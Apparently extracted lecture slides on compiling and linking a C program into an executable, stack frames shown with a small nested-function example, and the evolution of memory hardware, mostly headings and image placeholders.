
```
$ cl /W4 /EHsc hello.c /link /out:hello.exe
```

```
$ file *.*
```

Source to Executable



Compiling



Obj to Exe linking




Figure w.3: The object files linking process

Linking






Figure w.2: The relocation record



Running an EXE

- 1: Compile, link and execute stages for running program (a process)

Exe in memory



```
int b() { return 2;  
}  
int c() { return 3;  
}  
int a() {  
    b(); c();  
    return 1;  
}  
int main() {  
    a(); return 0;  
}
```

Stack Frame





Figure z.3: Stack frame and function call

Memory



4KB core in IBM 370

Crucial® DDR4 Memory Technology

2002

2004

2007


2013

DDR

DDR2

DDR3

DDR4



Process Memory


